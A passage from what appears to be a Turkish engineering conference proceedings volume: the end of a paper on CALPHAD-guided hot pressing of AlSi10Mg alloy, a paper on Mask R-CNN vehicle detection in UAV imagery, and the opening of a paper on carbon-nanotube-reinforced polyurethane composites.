Şekil 8. AlSi10Mg alaşımının 530°C'de silisyum ve magnezyum oranlarının değişimi ile elde edilen faz fraksiyon dağılımları a) α -Al b) Ötektik silisyum

530°C'de üretimlerin ardından ilk olarak üretilen numunelerin yoğunlukları Arşimet Prensibi ile ölçülmüştür. Sinterlenen numunelerin yoğunluk değeri 2.63 g/cm³ olarak belirlenmiştir. Bu değere göre sinterlenen AlSi10Mg alaşımı için %99.25'lik relatif yoğunluk değerlerine ulaşılmıştır. Yüksek bir yoğunluk değerinde elde edilen numunelerin parlatılmış konumda ışık mikroskobu ile çekilen görüntüsü Şekil 9'da verilmiş ve yüksek yoğunluk değeri doğrulanmıştır. Düşük büyütmede verilen optik mikroskop görüntülerinden de görüldüğü gibi sinterlenen numunede çok küçük boyutlu kapalı gözenekler dışında kayda değer bir gözenek bulunmamaktadır.



Şekil 9. AlSi10Mg alaşımının parlatılmış görüntüsü

4. TARTIŞMA

Günümüzde otomotiv, havacılık ve uzay, savunma sanayi gibi alanlarda kritik alaşımların tasarlanması ve bu tasarlanan alaşımların üretim süreçlerinin optimizasyonunun önemi artmaktadır. Endüstriyel olarak malzeme geliştirmede güvenilir termodinamik verilere ihtiyaç vardır. Bu alanda CALPHAD Metodolojisi yaygın olarak kullanılmaktadır. CALPHAD Metodolojisi ile malzemelerin termodinamik ve termokinetik analizleri hesaplanmaktadır. Bu analizler sonucunda iç yapısal karakterizasyon, faz miktarı ve elementel konsantrasyonları, kritik dönüşüm sıcaklıkları, ısı işlem sıcaklıkları, difüzyon analizleri, çökelti analizleri gibi birçok analiz yapılarak malzemeler hakkında öngörü çalışmaları yapılmaktadır.

Bu çalışmada ağırlıkça %11.51 silisyum ve %0.51 magnezyum içeren AlSi10Mg alaşımının CALPHAD metodolojisi ile termodinamik analizi ile faz diyagramları, kritik sıcaklıklar ve kimyasal kompozisyona bağlı olarak faz fraksiyonlarının değişimleri hesaplanmıştır. Hesaplanan kritik sıcaklıklara göre alaşımın üretim proses parametreleri belirlenmiştir. Deneysel çalışmalarda malzeme üretimi için toz metalurjik sıcak pres yöntemi kullanılmıştır. %99.25 yoğunlukta nihai malzeme elde edilmiştir.

5. TEŞEKKÜR

Bu çalışma Kocaeli Üniversitesi Bilimsel Araştırma Projeleri Birimi tarafından desteklenmiştir. Tüm malzeme üretimleri Kocaeli Üniversitesi Metalurji ve Malzeme Mühendisliği Bölümü Toz Metalurjisi Laboratuvarı'nda gerçekleştirilmiştir. Yazarlar destek ve katkılarından dolayı; Alüminyum Test Eğitim ve Araştırma Merkezi'ne (ALUTEAM, İstanbul) ve çalışma kapsamında AlSi10Mg alaşımının termodinamik karakterizasyonu bakımından CALPHAD metodolojisi ile geliştirilen Hesaplamalı Malzeme Mühendisliği Thermo-Calc yazılımının kullanımından Onatus Öngörü Teknolojilerine (Gebze, Kocaeli) teşekkürlerini sunarlar.

6. KAYNAKÇA

[1] R. Yamanoglu, In Situ Aluminum Alloy Coating on Magnesium by Hot Pressing, *Acta Metallurgica Sinica (English Letters)* 28(8) (2015) 1059-1064.

[2] R. Yamanoglu, R.M. German, S. Karagoz, W.L. Bradbury, M. Zeren, W. Li, E.A. Olevsky, Microstructural investigation of as cast and PREP atomised Ti-6Al-4V alloy, *Powder Metall.* 54(5) (2013) 604-607.

[3] R. Yamanoglu, Pressureless Spark Plasma Sintering: A Perspective from Conventional Sintering to Accelerated Sintering Without Pressure, *Powder Metall. Met. Ceram.* 57(9-10) (2019) 513-525.

[4] R. Yamanoglu, M. Zeren, R. German, Solidification characteristics of atomised AlCu4Mg1-SiC composite powders, *Journal of Mining and Metallurgy, Section B: Metallurgy* 48(1) (2012) 73-79.

- [5] J. Agren, Calculation of phase diagrams: Calphad, *Curr. Opin. Solid State Mater. Sci.* 1(3) (1996) 355-360.
- [6] S. Thapliyal, M. Komarasamy, S. Shukla, L. Zhou, H. Hyer, S. Park, Y. Sohn, R.S. Mishra, An integrated computational materials engineering-anchored closed-loop method for design of aluminum alloys for additive manufacturing, *Materialia* 9 (2020).
- [7] O. Fabrichnaya, S.K. Saxena, P. Richet, E.F. Westrum, Thermodynamic data, models, and phase diagrams in multicomponent oxide systems: an assessment for materials and planetary scientists based on calorimetric, volumetric and phase equilibrium data, Springer Science & Business Media 2004.
- [8] S. Sieniutycz, Thermodynamic approaches in engineering systems, Elsevier 2016.
- [9] A.D. Pelton, Phase diagrams and thermodynamic modeling of solutions, Academic Press 2018.
- [10] M. Rafieezad, M. Mohammadi, A. Gerlich, A. Nasiri, Enhancing the corrosion properties of additively manufactured AlSi10Mg using friction stir processing, *Corros. Sci.* 178 109073.
- [11] P. Wei, Z. Chen, S. Zhang, X. Fang, B. Lu, L. Zhang, Z. Wei, Effect of T6 heat treatment on the surface tribological and corrosion properties of AlSi10Mg samples produced by selective laser melting, *Mater. Charact.* (2020) 110769.
- [12] Q. Du, W. Poole, M. Wells, A mathematical model coupled to CALPHAD to predict precipitation kinetics for multicomponent aluminum alloys, *Acta Mater.* 60(9) (2012) 3830-3839.
- [13] F. Robles, J. Hernandez, R.M. Ramírez, Al-Si Alloys—Automotive, Aeronautical, and Aerospace Application, Springer International Publishing AG, 2017.
- [14] R. Yamanoglu, W. Bradbury, E.A. Olevsky, R.M. German, Sintering and microstructure characteristics of 42CrMo4 steel processed by spark plasma sintering, *Metals and Materials International* 19(5) (2013) 1029-1034.

MASK R-CNN İLE İHA GÖRÜNTÜLERİNDEN ARAÇ TESPİTİ

Emir Albayrak¹,

Rıdvan Yayla²,

Uğur Yüzgeç³

^{1,3}Bilecik Şeyh Edebali Üniversitesi, Mühendislik Fakültesi, Bilecik, TURKEY

²Bursa Teknik Üniversitesi, Bilgi İşlem Daire Başkanlığı, Bursa TURKEY

emiralbayrak@gmail.com

0000-0002-9354-639X

ÖZET

Günümüzde insansız hava araçlarından alınan görüntüler askeri, ticari, tarım, güvenlik, keşif ve daha birçok alanda yaygın olarak kullanılmaktadır. Son yıllarda, yapay zekâ teknolojilerinin gelişimi ile birlikte görüntülerdeki nesne tespiti, doğru ve hızlı bir şekilde yapılabilmektedir. İnsansız hava araçlarında en çok tespit edilen nesne türleri, hareket eden nesnelere ve araç görüntüleridir. Araç tespiti, askeri operasyonlarda tespit edilen hedefin takip edilip koordinatlarının öğrenilmesinde, üstü açık bir otoparktaki araç yoğunluğunun belirlenip otoparka gelen araçların boş yerlere yönlendirilmesinde, bir kavşaktaki trafik yoğunluğunun hesaplanmasında yaygın olarak kullanılmaktadır. Son yıllarda, derin öğrenme mimarilerinin gelişimi ile birlikte bir derin öğrenme mimarisi olan evrişimsel sinir ağları kullanılarak fotoğraf ve video görüntüleri üzerinden nesne tespiti, hızlı ve doğru bir şekilde yapılabilmektedir. Google tarafından geliştirilen ve bir derin öğrenme kütüphanesi olan Tensorflow kütüphanesindeki Faster R-CNN, Mask R-CNN gibi popüler modeller ile nesne tespitinde başarılı sonuçların alınabildiğini göstermiştir. Evrişimsel sinir ağları temelinde oluşturulan nesne tespitine yönelik modeller, belli bir eğitim sürecinden geçtikten sonra test aşamasında önce nesne tahmini yapar ve daha sonra belirlenmiş nesneyi bir çerçeve içine alarak nesneyi tespit eder. Bununla birlikte daha ileri düzeydeki modeller, tespit edilen nesneyi ayrıca renklendirerek görüntünün arka plan dokusundan ayrılmasını sağlar. Mask R-CNN, örnek bölütleme özelliği sayesinde, bir görüntüde bulunan tek bir kategoriye ait birden fazla görüntüyü farklı renkler ile renklendirerek diğer algoritmalarından ayrılmaktadır. Bu çalışmada araç tespiti, bir derin öğrenme modeli olan Mask R-CNN modeli ile yapılmıştır. Mask R-CNN model eğitimi, görüntüler insansız hava aracı kullanılarak farklı yükseklik ve lokasyonlardan alınmıştır. Sonuçlar, araçların video görüntüleri üzerinden Mask R-CNN modeli ile doğru ve gerçekçi bir şekilde tespit edildiğini göstermektedir.

Anahtar Kelimeler: Derin öğrenme, Evrişimsel sinir ağları, İnsansız hava aracı, Nesne tespiti, Mask-R-CNN.

VEHICLE DETECTION FROM UAV IMAGES WITH MASK R-CNN

ABSTRACT

Today, images taken from unmanned aerial vehicles are widely used in military, commercial fields, agriculture, security, and many more fields. In recent years, with the development of artificial intelligence technologies, object detection in images can be done accurately and quickly. The most frequently detected object types in unmanned aerial vehicles are moving objects and vehicle images. Vehicle detection is widely used in tracking and learning the coordinates of the target detected in military operations, in determining the density of vehicles in an open car park and directing the vehicles to empty parking places, and in calculating the traffic density at an intersection. It has shown that successful results can be obtained in object detection with popular models, such as Faster R-CNN, Mask R-CNN in Tensorflow library developed by Google. Models created on the basis of convolutional neural networks for object detection, firstly estimate the object in the test phase after training period, and then detect the object by enclosing the specified object in a frame. However, more advanced models let the image to be separated from the background texture by coloring the detected object. Mask R-CNN, thanks to its sample segmentation feature, differs from other algorithms by coloring multiple images with different colors, belonging to a single category in an image. In this study, the vehicle detection was performed by the Mask R-CNN model, which is a deep learning model called the masked convolutional neural network. In training Mask R-CNN model, the images were taken from different heights and locations using an unmanned aerial vehicle. The results show that the vehicles were detected accurately and realistically by Mask R-CNN model on video.

Keywords: *Deep Learning, Convolutional Neural Networks, Unmanned air vehicle, Object Detection, Mask-R-CNN.*

1. GİRİŞ

Günümüzde derin öğrenme mimarilerinin geliştirilmesi ile nesne tespiti doğru ve hızlı bir şekilde yapılabilmektedir. Bu alanda yapılan sürdürülebilir çalışmalar sayesinde, son yıllarda nesne tespiti popüler bir alan haline gelmiş, pek çok alanda hayatımızı kolaylaştıran bir unsur olmuştur. Diğer yandan özellikle son beş yılda ülkemizde başarılı bir şekilde yürütülen çalışmalar sonucunda çeşitli türdeki insansız hava araçları (İHA) askeri alanda başarılı bir şekilde uygulanmaktadır. İHA görüntülerinde hareketli nesnelerin tespiti, özellikle silahlı insansız hava araçlarında (SİHA) hareket kabiliyetini artıran ve başarılı sonuçlar elde edilmesini sağlayan önemli bir faktördür. Kuşbakışı çekilen bir İHA

görüntüsünde en fazla karşılaşılan hareketli nesnelere araçlardır. Araç tespiti askeri alanların dışında araç güvenlik sistemleri ve trafik problemlerinin çözülmesi gibi benzer alanlarda da yaygın olarak kullanılmaktadır.


Yapay sinir ağlarının (YSA) geliştirilmiş bir dalı olan derin öğrenme, nesne tespiti için son yıllarda Python, C ve C++ dili temelinde geliştirilen OpenCV, Tensorflow vb. kütüphaneler ile kullanılabilen bir makine öğrenmesi yöntemidir [5]. Derin öğrenme temel olarak Multi Layer Perceptron (MLP) olarak adlandırılan çok katmalı algılayıcıda bulunan gizli katman sayısının çok fazla sayıda artırılmış halidir. CNN Mimarisi temelinde geliştirilmiş YOLO Modeli ile R-CNN temelinde geliştirilen Fast R-CNN, Faster R-CNN ve son versiyon olarak Mask R-CNN modelleri nesne tespitinde tercih edilen, nesne tahmini yapabilen ve algılanan nesne etrafında bir çerçeve çizerek nesneyi belirleyen modellerdir. Bu modellerde kullanılan segmentasyon yöntemlerine ek olarak, Mask R-CNN modelinde algılanan nesne renklendirilerek nesnenin tamamının arka plan dokusundan ayrılmasını sağlar.

Yeni nesil araçlarda derin öğrenme temelinde kullanılan nesne tespit algoritmaları, şerit takip sistemi, kör nokta uyarı sistemi, yaya algılama sistemi, trafik levhası tanıma vb. sistemlerde kullanılmaktadır. Ayrıca Amerikan Ulusal Karayolu Trafik Güvenliği İdaresi (NHTSA)'nin Seviye 0 ile Seviye 4 olarak sınıflandırdığı otonom araçlar, araca entegre edilen kameralar ile elde edilen görüntüleri işleyerek Seviye 4'te tam otonom araçlar olarak karşımıza çıkmaktadır [1]. Bununla birlikte bir kavşaktaki trafik yoğunluğunun hesaplanması, görüntü işleme algoritmaları kullanılarak gerçekleştirilir [2]. Liu, Wang vd. insansız hava aracı (İHA) görüntülerinden küçük nesnelere YOLO algoritması ile tespit eden bir uygulama geliştirmiştir [3]. Vemula ve Frye, Mask R-CNN algoritması yardımıyla İHA görüntüleri aracılığıyla bir bölgedeki elektrik hattı direklerini tespit eden bir çalışma geliştirmiştir [4].

Bu çalışmada, İHA kamerası ile çekilmiş resim ve videolar üzerinden hareketli bir nesne olan araçların tespiti gerçekleştirilmiştir. Mask R-CNN modeli, bölge tabanlı segmentasyonda yaygın bir şekilde kullanılması ve tespit ettiği nesnelere örnek bölütleme özelliği sayesinde hem maskeleyişi hem de çerçeve içine alması nedeniyle tercih edilmiştir.


2. EVRİŞİMSEL SİNİR AĞLARI (ESA)

Literatürde Convolutional Neural Network (CNN) olarak isimlendirilen Evrişimsel Sinir Ağları (ESA) mimarisine görüntüler bir girdi olarak matris formatında verilir [6]. Bu mimariye göre ağda, Şekil 1'deki gösterildiği gibi konvolüsyon işlemi yapılır, ReLU işlemi ile nesne tahminleri arka plan dokusunda ayrılarak, havuzlama katmanlarından oluşan nesne tahminleri belirlenen eşik değerler ile son tahmin katmalı olan tam bağlantılı MLP'ye giriş verisi olarak sunulur [7]. Son aşamada da MLP'de ileri ve geri yayılım yapılarak hata oranı tespit edilip nesnelere sınıflandırılması sağlanır [8].



Şekil 35. ESA mimarisinin yapısı [9].

Evrişimsel Sinir Ağları, Sobel, Prewitt ve Canny filtreleri gibi diğer resim öznitelik çıkarma yöntemlerine göre daha az ön işlem gerektirir. Evrişimsel sinir ağları farklı katmanlarda farklı temsiller oluşturur. Örneğin bir katmanda görüntüyü oluşturan pikseller üzerinde işlem yaparken bir katmanda kenar motifleri diğer bir katmanda ise nesne parçaları ile ilgilenir.



Şekil 36. ESA'nın farklı katmanlarda nesne ile ilgili oluşturduğu farklı temsiller [10].

3. MASK R-CNN MODELİ

Bölge-tabanlı evrişimsel sinir ağı olan Mask Region-based Convolutional Neural Network (MASK R-CNN) Faster R-CNN modeli temelinde geliştirilmiş sinir ağı modelidir. Faster R-CNN'de giriş resimlerinden özellik haritası (feature map) çıkarılır. Bir görüntünün potansiyel olarak bir nesne içeren bölgelerini belirlemek için Region Proposal Network (RPN) olarak adlandırılan bölgesel öneri ağından yararlanır. Daha sonra bölgesel önerilerde havuzlama işlemi yapılır ve nesne tahmini için en sonunda tam bağlantılı MLP'ye giriş verisi olarak sunulur, önceden belirlenen sınıf ya da sınıflar arasından bir tahmin yapılır [11]. Yapılan bu işlemler Fast R-CNN'de daha yavaş olarak yürütülürken Faster R-CNN'de daha hızlı sonuçlar elde edilir [12].

Mask R-CNN algoritmasında ise yüksek doğrulukla tahmin edilen nesnenin yüzeyi renklendirilerek maskeleme işlemi yapılır. Bu bölütleme işleminde örnek bölütleme (instance segmentation) özelliğinden yararlanılmaktadır. Örnek bölütlemede, eğer görüntüde aynı tür nesneye ait birden fazla nesne varsa, bu nesnelere farklı tür renklerle birbirinden ayrılır [13].

Çalışmamızda, İHA görüntüleri üzerinden araç tespiti yapıldığı yalnızca tek bir sınıf

oluşturulmuştur. Mask R-CNN’de bulunan örnek bölütleme sayesinde görüntüde tespit edilen birden çok araç, farklı renkler ile maskelenmektedir. Bu sayede tespit edilen araçlar, farklı renkler ile birbirinden ayırt edilebilmektedir.

Mask R-CNN’de algoritma kayıpları (L) sınıflandırma kayıpları (L_{cls}), maskeleye kayıpları (L_{mask}) ve çerçeve kayıpları (L_{box}) olarak 3 ana kayıptan meydana gelir ve algoritma kayıpları Denklem (1)’de gösterilmiştir [14].


$$L = L_{cls} + L_{box} + L_{mask} \quad (1)$$

Algoritma kayıpları, Mask R-CNN eğitim sürecinde en aza indirgenerek, segmentasyonda oluşan hataların en aza düşürülmesi gerekmektedir. Eğitim sürecinde farklı iterasyonlar denenerek yapılan testler sonucunda toplamda 50 iterasyon sonunda hataların daha aza düşürülemediği gözlemlenmiş ve bu iterasyonda gözlenen hata / doğruluk oranı eşik değer olarak belirlenmiştir.

4. SİSTEM TASARIMI VE BİLEŞENLERİ

Bu çalışmada, İHA görüntülerinden alınmış 282 adet fotoğraf Mask R-CNN algoritması ile her bir adımda 1000 iterasyon ve toplamda 50 iterasyonluk bir eğitimden geçirilerek İHA görüntüsünde bulunan araçların kuş bakışı tespiti yapılmıştır. Öncelikle İHA görüntüsünden alınan fotoğraflar test ve eğitim veri seti olarak ikiye ayrılmış ve tüm görüntülerde bulunan araçlar *VGG image annonator* olarak adlandırılan kullanışlı ve sade bir çizim aracıyla eğitime hazırlanmıştır.

Araç tespitine yönelik çalışma prensibi Şekil 3’de gösterilmiştir. Çalışma, Nvidia Geforce GTX 1070 Ti (8GB – GDDR5) GPU, 240 GB SSD + 1 TB Harddisk, Intel (R) Core (TM) 4 cores CPU 16 GB RAM kullanılarak oluşturulmuştur. Ayrıca Python dilinde Keras ve Tensorflow kütüphanelerinden yararlanılmıştır [15].




Şekil 37. Sistemin çalışma prensibi

Görüntülerin araç tespitine yönelik eğitime hazırlanması için sade ve kullanışlı bir web çizim aracı olan VGG Image Annotator yazılımı kullanılmıştır [16]. VGG çizim aracı sayesinde eğitime verilecek görüntüler, test ve eğitim seti olarak iki aşamalı hazırlanır. Her iki sete ait görüntülerdeki araçlar, poligonal olarak çizilerek koordinatları belirlenir. Ayrıca eğitim sonunda hata oranlarının tespit edilebilmesi için Tensorflow kütüphanesinde bulunan Tensorboard grafik arayüzünden yararlanılarak, hata oranlarının iterasyonlara göre gözlemi yapılabilmektedir. Eğitim sonucunda elde edilen algoritma kayıplarının grafiksel gösterimi Şekil 4’de gösterilmiştir.


Araç tespitinde Mask R-CNN algoritma kayıpları en aza indirgenerek, segmentasyon hatalarının azaltılması, segmentasyon kalitesinin artırılması için gereklidir. Bu amaçla her iterasyon 1000 epoch ve toplamda 50 iterasyon ile yapılan testler sonucunda algoritma hatalarının en aza indirildiği gözlemlenmiştir. Çalışmada, 50 iterasyon sonucunda ulaşılan minimum hata oranları Tablo 1’de, Bilecik ili Pazaryeri ilçesinde farklı lokasyonlarda iha kamerasından elde edilen görüntülerin segmentasyon sonuçları Şekil 5’de gösterilmiştir.

Tablo 9. Kayıp oranları


Toplam Kayıp	Çerçeve Kaybı	Sınıflandırma Kaybı	Maskeleme Kaybı
0.08652	4.9783e-3	0.01478	0.05261




(a)



(b)




(c)



(d)

Şekil 4. Algoritma Kayıpları (a) Toplam kayıp, (b) Çerçeve kaybı, (c) Sınıflandırma kaybı, (d) Maskeleme Kaybı



Şekil 5. Mask R-CNN ile araç tespiti görüntüsü

5. SONUÇ VE ÖNERİLER

Bu çalışmada, bir İHA kamerası üzerinden elde edilen görüntülerdeki araçların bölge-tabanlı segmentasyon ile bir derin öğrenme mimarisi olan ESA mimarisi ile geliştirilen Mask R-CNN algoritması aracılığıyla araç tespiti yapılmıştır. Görüntülerden elde edilen araçların segmentasyonu, Mask R-CNN algoritmasında bulunan örnek bölütleme özelliği sayesinde farklı renklendirmeler yolu ile tespit edilmiş, hata oranları yapılan testler sonucunda en aza indirgenmiştir. Çalışmada tek bir sınıf olan araç tespitinde odaklanılmıştır ancak çalışma çoklu sınıflar ile zenginleştirilerek yeryüzü şekilleri, yerleşim merkezleri, çoklu hedef tespiti gibi farklı amaçlarla kullanılarak geliştirilebilir. Ayrıca farklı açılardan elde edilebilecek daha fazla sayıda araç görüntüleri eğitim sürecinden geçirilerek, daha iyi bölütleme işlemi yapılabilir.

6. KAYNAKÇA

- [1] National Highway Traffic Safety Administration, " Preliminary Statement of Policy Concerning Automated Vehicles," Current Issues in Education, [Online]. Available: http://www.nhtsa.gov/staticfiles/rulemaking/pdf/Automated_Vehicles_Policy.pdf. [Accessed Kas. 5, 2020].
- [2] M.E. Özdağ, "Derin Öğrenme Teknikleri Kullanılarak Anayol Trafik Analizi," Y.Lisans Tezi, Karabük Üniv. Lisansüstü Eğit. Enst. , Karabük, MA, 2019.
- [3] M. Liu, X. Wang, A. Zhou and others, "UAV-YOLO: Small Object Detection on Unmanned Aerial Vehicle Perspective", Sensors Journal, vol. 20 , pp. 1-12, Apr. 2020.
- [4] S. Vemula, M. Frye, "Mask R-CNN Powerline Detector: A Deep Learning approach with applications to a UAV" in Proc. IEEE 39th Digital Avionics Systems Conference (DASC), 2020, pp. 1-6
- [5] A. Şeker, B. Diri, H.H. Balık, "Derin Öğrenme Yöntemleri ve Uygulamaları Hakkında Bir İnceleme", Vol 3(3), pp. 47-64, Nov. 2017.
- [6] A: Deshpande, "A Beginner's Guide To Understanding Convolutional Neural Networks", Course Notes, [Online]. Available: <https://adeshpande3.github.io/adeshpande3.github.io/A-Beginner's-Guide-To-Understanding-Convolutional-Neural-Networks/>. [Accessed Eyl.21, 2020].
- [7] R. Prabhu, "Understanding of Convolutional Neural Network (CNN) — Deep Learning", Course Notes, [Online]. Available: <https://medium.com/@RaghavPrabhu/understanding-of-convolutional-neural-network-cnn-deep-learning-99760835f148>. [Accessed Haz. 17, 2020].
- [8] S. Saha, "A Comprehensive Guide to Convolutional Neural Networks — the ELI5 way", [Online]. Available: <https://towardsdatascience.com/a-comprehensive-guide-to-convolutional-neural-networks-the-eli5-way-3bd2b1164a53>. [Accessed May. 5, 2020].
- [9] Rubik's Code, "Introduction to Convolutional Neural Networks", ", [Online]. Available: <https://rubikscodeneet/2018/02/26/introduction-to-convolutional-neural-networks/>. [Accessed Dec. 20, 2020].
- [10] Ö. İnik, E. Ülker, "Derin Öğrenme ve Görüntü Analizinde Kullanılan Derin Öğrenme Modelleri", Vol 6, pp. 85-104, Dec. 2017.
- [11] K. He, G. Gkioxari, P. Dollár , R. Girshick, "Mask R-CNN", ", in Proc. IEEE Conference on Computer Vision and Pattern Recognition, 2014, p. 2380-750
- [12] R. Shaoqing, K. He, R. Girshick and J. Sun, "Faster R-CNN: Towards Real-Time Object Detection with Region Proposal Networks", IEEE Transactions on Pattern Analysis and Machine Intelligence, Vol:39/6, pp 1137-1149, June 2017.

- [13] R. Yayla, B. Şen, “Research on Region-Based Convolutional Neural Network for Semantic Segmentation”, in Proc. 8th International Conference on Advanced Technologies Conference (ICAT’19), 2019, pp. 244-249
- [14] R.Yayla, B. Şen, “Region-based Segmentation of Terrain Fields in SAR Images”, in Proc 28th Signal Processing and Communications Applications Conference Conference (SIU2020), 2019, pp. 1-4
- [15] W. Abdulla, (2017) “Mask R-CNN for object detection and instance segmentation on Keras and TensorFlow” homepage, [Online]. Available: https://github.com/matterport/Mask_RCNN [Accessed Jun. 18, 2020].
- [16] A. Dutta, A. Zisserman, "The VIA Annotation Software for Images, Audio and Video. ", Proc. 27th ACM International Conference on Multimedia (MM '19),2019, pp. 2276–2279

ÇOK CİDARLI KARBON NANOTÜP TAKVİYELİ POLİÜRETAN KOMPOZİTLERİN MEKANİK DAVRANIŞLARI

Neslihan Yazıcı¹, Müşerref Rana Kavuncu¹, Mürsel Ekrem¹

¹*Necmettin Erbakan Üniversitesi, Mühendislik Fakültesi, Konya, TURKEY*

mekrem@erbakan.edu.tr

ORCID: 000-0001-5324-7929

ÖZET

Kompozit malzemeler iki veya daha fazla farklı malzeme grubunun makro boyutlarda bir araya gelmesiyle oluşan yeni nesil mühendislik malzemeleri olarak tanımlanmaktadır. Bu iki fazın birleşmesi sonucu malzeme özellikleri, matris ve takviye fazının güçlü özelliklerinin kombinasyonu şeklinde ortaya çıkmaktadır. Matris fazına eklenen takviye fazı çoğu zaman matrisin özelliklerini geliştirirken, bazı durumlarda mekanik özelliklerde düşüşe sebep olabilmektedir. Böyle durumlarda takviye fazının boyutunun nano seviyeye düşürülmesi gerekmektedir. Bu şekilde matris fazına nano boyutta yapılan ilaveler ile yeni nesil nanokompozit malzemeler geliştirilmiştir. Nanomalzemeler sahip oldukları üstün mekanik özellikler, ısı kararlılık ve hafiflik gibi özelliklerinden dolayı kompozit malzemelere alternatif olarak geliştirilmiştir. Bu çalışmamızda, ağırlıkça farklı oranlarda çok cidarlı karbon nanotüp (MWCNT) takviyeli/takviyesiz poliüretan nanokompozit malzemelerin statik yük altında çekme ve sertlik testleri yapılarak sonuçları incelendi. Ağırlıkça % 0.25 ve % 0.35 oranlarında MWCNT takviyeli poliüretan nanokompozit malzemeler ASTM D638 standardına göre hazırlanarak, elastiklik modülü, çekme dayanımı, tokluk, birim şekil değişimi ve sertlik değerleri saf poliüretan ile karşılaştırılmıştır. Sertlik ölçüm testleri Shore D skalasına göre yapılmıştır. Saf poliüretan malzemenin çekme dayanımı ve elastiklik modülü sırasıyla 20.94 MPa ve 0.601 GPa iken ağırlıkça %0.35 oranında MWCNT ilave edilmiş poliüretan nanokompozit malzemelerde % 11.0 ve % 79.0 artış oranıyla çekme dayanımı 23.21 MPa ve elastiklik modülü 1.077 GPa elde edilmiştir.

Anahtar Kelimeler: MWCNT, Poliüretan, Nanokompozit, Mekanik özellikler

MECHANICAL BEHAVIOR OF MULTI-WALLED CARBON NANOTUBE REINFORCED POLYURETHANE COMPOSITES

ABSTRACT

Composite materials are a new generation of materials consisting in macro scales by a combination of two or more different material groups. Incorporation of these two phases forms a combination of the strong properties of the matrix and the reinforcement phase. Reinforcement phase added to the matrix phase may improve some of the properties of the material and in some cases may worsen. In such cases, the size of the reinforcement phase must be reduced. New generation nanocomposite materials have been developed with the addition of nanoscale to the matrix phase. Nanomaterials have been developed as an alternative to composite materials due to their superior mechanical properties, thermal stability and lightness. In this study tensile and hardness tests of different proportions multi-walled carbon nanotube (MWCNT) reinforced / unreinforced polyurethane nanocomposite materials were investigated under static load. They were prepared according to ASTM D638 standard and reinforced by MWCNT with a mass ratio of 0,25% and 0,35%. Their elasticity modulus, tensile strength, toughness, strain, and hardness values were compared with pure polyurethane. Hardness measurement tests were made according to the Shore D scale. While the tensile strength and elasticity modulus of pure polyurethane materials were 20.94 MPa and 0.601 GPa, 0.35% MWCNT reinforced polyurethane nanocomposite materials were 23.21 MPA and 1.077 GPa. Reinforced MWCNT increased these values by 11.0% and 0.79 respectively.

Keywords: *MWCNT, Polyurethane, Nanocomposite, Mechanical properties*

1. GİRİŞ

20. yüzyıldan itibaren hem araştırmacıların hem de çeşitli endüstrilerin odağı yapısal rijitliği feda etmeden daha hafif ve yüksek özgül mukavemetli yeni malzemelerin geliştirilmesi olmuştur. Konvansiyonel malzemelerde malzeme bileşimi sınırlı iken kompozit malzemelerde sonsuz sayıda birleşim imkânı mevcuttur. Bu da kompozit malzemeleri diğerlerinden ayıran en önemli özelliklerden birisidir. Ayrıca araçlarda yakıttan tasarruf sağlamanın en önemli yöntemlerinden bir tanesi de bu sistemlerin ağırlığını azaltmaktır. Bunun için de polimer matrisli kompozit malzemeler, hava araçları, otomotiv ve savunma sektörleri, vb alanlarda yaygın olarak kullanılmaktadır [1].

Düşük yoğunlukları nedeniyle ekonomik olan poliüretan (PU) köpükler, yalıtım hedefleri, otomotiv ve elektronik endüstrileri gibi yaygın bir uygulama yelpazesinde sıklıkla kullanılmaktadır.

Ancak, zayıf mekanik özelliklerinden dolayı uygulamaları sınırlıdır. Son zamanlarda araştırmacılar PU polimerin içerisine nanoparçacıklar, nanoteller ve nanoelyaflar ilave edilerek mekanik özelliklerini iyileştirmek için kullanmışlardır[2-7]. Ayrıca PU, polimetil metaakrilik (PMMA), epoksi gibi polimerlere, bor nitür nanoplakalar, nanosilika, karbon nanotüpler, vb. nanoparçacıklar ilave ederek elektrik, akustik, aşınma ve diğer karakteristik özellikleri güçlendirilerek polimer nanokompozit malzemeler konusunda çalışmalar yaygınlaştırılmıştır [8-11].

Düşük yoğunluk, yüksek en-boy oranı, yüksek elektriksel iletkenlik ve mukavemet gibi üstün özellikleri karbon nanotüpleri (CNT), polimer matris içerisinde katkı maddesi olarak kullanımını uygun haline getirmektedir. Etkili bir nanokompozitler üretmek için CNT'lerin polimer içerisinde iyi dağılım ve dağıtım, gerilme aktarımını sağlama ve çatlak ilerlemesini durdurma gibi hasar mekanizmaları için gereklidir [12, 13].

McClory, McNally [14] ve ark. Tarafından yapılan çalışmada, ısıyla sertleşen bir poliüretan içinde ağırlıkça % 0.5 MWCNT'lerle takviyeli nanokompozitler üreterek hem mekanik hem de hasar mekanizmalarını incelemiştir. MWCNT'leri poliüretan içerisinde problu homojenizatör ile karıştırarak iyi bir dağılım ve dağıtım yapmışlardır. Böylece %1 katkılı poliüretan nanokompozit malzeme saf poliüretan ile elastiklik modülü ve çekme mukavemeti sırasıyla% % 561 ve 397 artmıştır. Sonuç olarak SEM görüntüleri incelendiğinde MWCNTler, poliüretan içerisinde köprüleme, çatlak dallanması, çatlak durdurması ve sıyrılmaya gibi hasar mekanizmaları oluşturduğu gözlemlenmiştir.

Bu çalışmamızda, ağırlıkça % 0.25 ve 0.35 oranlarında çok cidarlı karbon nanotüp (MWCNT) takviyeli/takviyesiz poliüretan nanokompozit malzemeler üretilerek mekanik özellikleri incelenmiştir. Numuneler ASTM D638 standardına uygun olarak üretilmiştir. Poliüretan nanokompozitlerin çekme dayanımı, elastiklik modülü, tokluk, birim şekil değişimi ve sertlik değerleri saf poliüretan ile karşılaştırılmıştır.


2. MALZEME VE METOD

2.1. Malzemeler

Bu çalışmada poliüretan sertleştirici olarak KLB 75 kodlu Duratek firmasına ait solvent içermeyen, 2 100 mPa viskoziteye sahip iki bileşenli poliüretan esaslı yapıştırıcı kullanılmıştır. Poliüretan ile izosiyanat sertleştiricinin ağırlıkça karışım oranı 80/20'dir. MWCNTler kimyasal buhar biriktirme yöntemiyle NANOCYL firması tarafından üretilmiştir. Çapı 5-50 nm ve uzunluğu 10 ila 30 µm'dir.

2.2. Nanokompozit Malzemelerin Üretimi

